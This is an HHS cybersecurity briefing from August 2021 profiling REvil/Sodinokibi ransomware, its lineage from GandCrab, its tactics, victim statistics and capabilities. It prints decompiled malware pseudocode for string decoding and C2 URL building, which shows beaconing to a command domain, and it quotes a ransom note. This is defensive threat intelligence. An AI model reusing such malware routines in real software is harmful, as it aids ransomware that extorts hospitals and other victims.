



LEADERSHIP FOR IT SECURITY & PRIVACY ACROSS HHS

# HHS CYBERSECURITY PROGRAM

OFFICE OF INFORMATION SECURITY



## REvil/Sodinokibi Ransomware vs. The Health Sector

08/19/2021



- REvil Overview
- History of GandCrab
- Revil: A Continuation of GandCrab Operations
- REvil – Who Are They?
- Heat Map
- Technology and Capabilities
- Historic Attacks
- Mitigations
- The Future of REvil



## Slides Key:



**Non-Technical:** Managerial, strategic and high-level (general audience)



**Technical:** Tactical / IOCs; requiring in-depth knowledge (sysadmins, IRT)



- Ransomware, first discovered by Cisco in April 2019
- Functional/technical similarities to GandCrab; likely at least some of same operators
- Operators known as Gold Southfield and Pinchy Spider
- “The Crown Prince of Ransomware”
- Do not target Commonwealth of Independent States (CIS) or Syria
- Operate/maintain leak site
- Tactics, Techniques and Procedures (TTPs):
  - Leverages whitelists and blacklists for target file selection
  - Ransomware-as-a-Service
  - Managed Service Provider (MSP) compromise
  - Big game hunting
  - Phishing (embedded macros, compressed JavaScript file, executables), PowerShell, C2, RDP compromise, compromised message forums, Cobalt Strike, software vulnerabilities, exploit kits
- Distributed-denial-of-service attacks to increase pressure to pay
- Current status: Unknown






- Origin: Revil/Sodinokibi is believed to have began as Gandcrab
  - Initial operations in January 2018
  - Demanded payments in Dash cryptocurrency
  - Frequently/aggressively updated code; often communicated to and recruited affiliates via Exploit[.]in
  - Five major revisions to the code, many more minor updates
  - "...[E]asily the most rapacious and predatory malware of 2018 and well into 2019." – Brian Krebs, cybersecurity journalist
  - On May 31, 2019, they announced they were terminating the program

"We ourselves have earned over US \$150 million in one year. This money has been successfully cashed out and invested in various legal projects, both online and offline ones. It has been a pleasure to work with you. But, like we said, all things come to an end. We are getting a well-deserved retirement. We are a living proof that you can do evil and get off scot-free. We have proved that one can make a lifetime of money in one year. We have proved that you can become number one by general admission, not in your own conceit."



- They bragged of earning over \$2 billion in extortion payouts from victims; average weekly project income was \$2.5 million
- Kaspersky Lab estimated that GandCrab accounted for half of the global ransomware market.
- GandCrab bragged that an affiliate infected 27,031 victims in a month, receiving \$125,000 in commissions.



The screenshot shows the GandCrab ransomware interface. It features a cartoon crab character with a blue shirt and black belt. The text is in English. The interface includes sections for 'What's the matter?', 'What can I do to get my files back?', and 'What guarantees can you give me?'. The ransom amount is listed as 1890 USD, and it mentions accepting DASH and Bitcoin. There is also a 'free decrypt' button and a note that one file can be decrypted for free.

English ▾

### What's the matter?

Your computer has been infected with **GandCrab Ransomware** .  
All your files have been encrypted and you are not able to decrypt it by yourself.  
To decrypt your files you have to buy **GandCrab decryptor**  
The price is - **1890 USD**

### What can I do to get my files back?

You should buy our software **GandCrab Decryptor** . It will scan your PC, network share, all connected devices and check for encrypted files and decrypt it. Current price: **1890 USD** . We accept cryptocurrency **DASH** and **Bitcoin**

### What guarantees can you give me?

To be sure we have the decryptor and it works you can use **free decrypt** and decrypt **one file for free**.  
But this file must be an image, because images usually are not valuable.



What are the connections between REvil and GandCrab?

- According to Cisco, in April 2019 REvil actors deployed REvil followed by Gandcrab in the same attack
- GandCrab operators “retire” a month later
- Cisco, SecureWorks and Brian Krebs all examined the GandCrab and REvil code, and have publicly stated they believe the same group is responsible for both
- Code comparison: several components are similar
  - SecureWorks has even implied that REvil was directly developed from a version of GandCrab
- “Unknown” deposited \$130K in two cybercrime forums to demonstrate credibility, requested affiliates for new ransomware-as-a-service operation, and claimed five years of experience in the field





Virtually identical string decoding function:

## REvil

```
1 BYTE * __cdecl REvil DecodeStringViaKey(int a1, unsigned
2 {
3     int v5; // esi
4     unsigned int i; // eax
5     unsigned int j; // edi
6     char v8; // bl
7     int v9; // ebx
8     int v10; // esi
9     char v11; // al
10    char v12; // dl
11    char v14[256]; // [esp+Ch] [ebp-104h]
12    int v15; // [esp+10Ch] [ebp-4h]
13    _BYTE *v16; // [esp+124h] [ebp+14h]
14
15    LOBYTE(v5) = 0;
16    for ( i = 0; i < 0x100; ++i )
17        v14[i] = i;
18    for ( j = 0; j < 0x100; ++j )
19    {
20        v8 = v14[j];
21        v5 = (v5 + *(j % a2 + a1) + v8);
22        v14[j] = v14[v5];
23        v14[v5] = v8;
24    }
25    v9 = a4;
26    LOBYTE(v10) = 0;
27    v11 = 0;
28    if ( a4 )
29    {
30        v16 = a5;
31        do
32        {
33            v15 = (v11 + 1);
34            v12 = v14[v15];
35            v10 = (v10 + v14[v15]);
36            v14[v15] = v14[v10];
37            v14[v10] = v12;
38            *v16 = v16[a3 - a5] ^ v14[(v12 + v14[(v11 + 1)])];
39            ++v16;
40            v11 = v15;
41            --v9;
42        } while ( v9 );
43    }
44    return a5;
45 }
46 }
```

## GandCrab

```
1 BYTE * __cdecl GandCrab DecodeStringViaKey
2 {
3     int v4; // esi
4     unsigned int i; // eax
5     unsigned int j; // edi
6     char v7; // bl
7     int v8; // edi
8     int v9; // esi
9     int v10; // ebx
10    char v11; // dl
11    char v13[260]; // [esp+Ch] [ebp-104h]
12    _BYTE *v14; // [esp+124h] [ebp+14h]
13
14    LOBYTE(v4) = 0;
15    for ( i = 0; i < 0x100; ++i )
16        v13[i] = i;
17    for ( j = 0; j < 0x100; ++j )
18    {
19        v7 = v13[j];
20        v4 = (v4 + *(j % a2 + a1) + v7);
21        v13[j] = v13[v4];
22        v13[v4] = v7;
23    }
24    v8 = a4;
25    LOBYTE(v9) = 0;
26    LOBYTE(v10) = 0;
27    if ( a4 )
28    {
29        v14 = a3;
30        do
31        {
32            v10 = (v10 + 1);
33            v11 = v13[v10];
34            v9 = (v9 + v13[v10]);
35            v13[v10] = v13[v9];
36            v13[v9] = v11;
37            *v14++ ^= v13[(v11 + v13[v10])];
38            --v8;
39        } while ( v8 );
40    }
41    return a3;
42 }
43 }
```





Similarities in URL build function:

## Revil URL build code

```
25 v2 = str_len(C2_Domain);
26 URL_HeapSpace = HeapCreate(1 * v2 + 2048, v9, v10);
27 URL = URL_HeapSpace;
28 if ( URL_HeapSpace )
29 {
30     v11 = a1;
31     memcpy2(URL_HeapSpace, L"https://"); ← Protocol
32     str_append(URL, C2_Domain); ← Domain name
33     str_append(URL, L"/");
34     v12 = L"wp-content";
35     v13 = L"static";
36     v14 = L"content";
37     v15 = L"include";
38     v16 = L"uploads";
39     v17 = L"news";
40     v18 = L"data";
41     v19 = L"admin";
42     rand_int = Sodinokibi_GetRandomInt(0, 7);
43     str_append(URL, (&v12)[rand_int]);
44     str_append(URL, L"/");
45     v11 = L"images";
46     v12 = L"pictures";
47     v13 = L"image";
48     v14 = L"temp";
49     v15 = L"tmp";
50     v16 = L"graphic";
51     v17 = L"assets";
52     v18 = L"pics";
53     v19 = L"game";
54     v6 = Sodinokibi_GetRandomInt(0, 8);
55     str_append(URL, (&v11)[v6]);
56     str_append(URL, L"/");
57     v7 = 0;
58     if ( Sodinokibi_GetRandomInt(0, 9) != -1 )
59     {
60         do
61         {
62             LOWORD(v21) = Sodinokibi_GetRandomInt('a', 'z'); ← Random resource
63             HIWORD(v21) = Sodinokibi_GetRandomInt('a', 'z'); ← name generation
64             LOWORD(v22) = 0;
65             str_append(URL, &v21);
66             ++v7;
67         }
68         while ( v7 < Sodinokibi_GetRandomInt(0, 9) + 1 );
69     }
70     str_append(URL, L".");
71     ext_arr = L"jpg";
72     v21 = L"png";
73     v22 = L"gif"; ← Array of potential values for resource extension
74     rand_int3 = Sodinokibi_GetRandomInt(0, 2);
75     URL_HeapSpace = (HANDLE)str_append(URL, (&ext_arr)[rand_int3]);
76 }
77 return URL_HeapSpace;
78 }
```

## GandCrab URL build code

```
1 void __fastcall generate_random_url_and_perform_http_POST_request(int *prng_seed_ptr, wchar_t *url_base)
2 {
3     int prng_seed; // eax MAPDST
4     wchar_t part0_buf[256]; // [esp+8h] [ebp-1820h]
5     wchar_t part1_buf[256]; // [esp+208h] [ebp-1620h]
6     wchar_t filename_buf[256]; // [esp+408h] [ebp-1420h]
7     wchar_t extension_buf[256]; // [esp+608h] [ebp-1220h]
8     wchar_t url_buf[2048]; // [esp+808h] [ebp-1020h]
9     const wchar_t *url_parts[7]; // [esp+180Ch] [ebp-1Ch]
10
11     url_parts[0] = L"wp-content";
12     url_parts[1] = L"static";
13     prng_seed = 214013 * *prng_seed_ptr;
14     url_parts[2] = L"content";
15     url_parts[3] = L"includes";
16     url_parts[4] = L"data";
17     url_parts[5] = L"uploads";
18     prng_seed += 2531011;
19     url_parts[6] = L"news";
20     *prng_seed_ptr = prng_seed;
21     ptr_istrncpyW(part0_buf, url_parts[((prng_seed >> 16) & 0x7FFFui64) % 7]);
22     if ( pick_random_second_url_directory(prng_seed_ptr, part1_buf) ) ← Retrieval of value for second URI sub-path
23     {
24         if ( generate_random_url_filename(prng_seed_ptr, filename_buf) ) ← Random resource
25         {
26             prng_seed = 214013 * *prng_seed_ptr;
27             url_parts[3] = L"jpg";
28             url_parts[4] = L"png";
29             url_parts[5] = L"gif";
30             url_parts[6] = L"bmp";
31             prng_seed += 2531011;
32             *prng_seed_ptr = prng_seed;
33             ptr_istrncpyW(extension_buf, url_parts[((prng_seed >> 16) & 3) + 3]);
34             ptr_wsprintfW(url_buf, L"%s/%s/%s.%s", url_base, part0_buf, part1_buf, extension_buf);
35             perform_http_POST_request(url_buf);
36         }
37     }
38 }
```


Figure 18. Decompiled pseudocode for GandCrab's BuildURL function. (Source: Secureworks)







Process flows are virtually identical:





- REvil continue to go big game hunting and target managed service providers
- Have made recent headlines: Kaseya and JSB
- Still prolific and aggressive, as the Coveware data below substantiates:

## Most Common Ransomware Variants in Q2 2021



Rank	Ransomware Type	Market Share %	Change in Ranking from Q1 2021
1	Sodinokibi	16.5%	-
2	Conti V2	14.4%	-
3	Avaddon	5.4%	+3
4	Mespinoza	4.9%	New in Top Variants
5	Hello Kitty	4.5%	New in Top Variants
6	Ryuk	3.7%	+1
7	Clop	3.3%	-3
8	THT v2	2.9%	New in Top Variants
9	LV	2.5%	New in Top Variants
9	Zeppelin	2.5%	New in Top Variants

*Top 10: Market Share of the Ransomware attacks*



## IBM data:

- REvil made up 22% of all IBM incident response engagements in 2020
- Estimates nearly 60% of the gang's victims are from the United States




- 59% - USA
- 8% - UK
- 5% - Australia
- 3% - Canada
- 3% - Switzerland
- 2% - Brazil
- 2% - Germany
- 2% - Spain
- 16% - Others



Additional IBM data:


- REvil's ransom demands are high and generally increasing over time:






Continuous creative thinking and capability development:

- Known to sponsor hacking contests where the winner claims thousands of dollars and a job with/for them
- Have discussed notifying major stock exchanges after compromises in order to increase pressure to pay ransom
- Shifted to Monero from Bitcoin in early 2020
  - Combination of TOR and privacy coins make transactions virtually impossible to trace
- Developed ability to encrypt open and locked files
- Inspired by Maze ransomware operators, developed and maintain leak site
- Scanning for point-of-sale systems in victim networks for additional monetization of attacks





Geographic distribution of REvil attacks:





## Basic functionality of configuration keys:

- Identification of C2 domains for control, reporting and data dumps
- Settings for C2 traffic
- Privilege escalation
- Encryption commands
- Specifics about the ransom note
- Data exfiltration (host information)
- Public key (for encryption of target data)
- Whitelist and blacklist configuration data to ensure proper targeting of processes, folders and files
